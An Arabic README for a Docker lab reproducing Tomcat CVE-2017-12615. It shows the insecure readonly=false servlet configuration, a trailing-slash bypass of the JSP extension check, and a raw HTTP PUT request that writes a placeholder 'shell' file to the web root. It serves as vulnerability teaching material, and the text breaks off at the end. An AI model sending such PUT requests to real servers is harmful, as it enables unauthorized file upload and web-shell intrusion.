 cyberharsh/tomcat-cve-2017-12615
بيئة معملية قائمة على Docker لاستغلال ثغرة الكتابة التعسفية للملفات في Tomcat CVE-2017-12615 عبر طريقة PUT، مع تقنيات تجاوز وكود إثبات المفهوم.

إصدار Tomcat: 8.5.19
docker-compose build
docker-compose up -d
بعد تشغيل الأوامر أعلاه بنجاح، سترى صفحة المثال الخاصة بـ Tomcat عند زيارة الموقع http://your-ip:8080.
روابط مرجعية:
يقوم Tomcat بتعيين صلاحية الكتابة(readonly=false),مما يؤدي إلى إمكانية كتابة ملفات إلى الخادم.
<servlet>
    <servlet-name>default</servlet-name>
    <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
    <init-param>
        <param-name>debug</param-name>
        <param-value>0</param-value>
    </init-param>
    <init-param>
        <param-name>listings</param-name>
        <param-value>false</param-value>
    </init-param>
    <init-param>
        <param-name>readonly</param-name>
        <param-value>false</param-value>
    </init-param>
    <load-on-startup>1</load-on-startup>
</servlet>
على الرغم من أن Tomcat يتحقق من امتداد الملف إلى حد ما(لا يمكن كتابة jsp مباشرة)، إلا أنه يمكننا تجاوز هذا القيد من خلال بعض ميزات نظام الملفات(مثل استخدام / في Linux).

أرسل الحزم التالية مباشرة ثم سيتم كتابة القشرة (shell) في الدليل الجذر للويب.
PUT /1.jsp/ HTTP/1.1
Host: your-ip:8080
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

shell
على النحو التالي: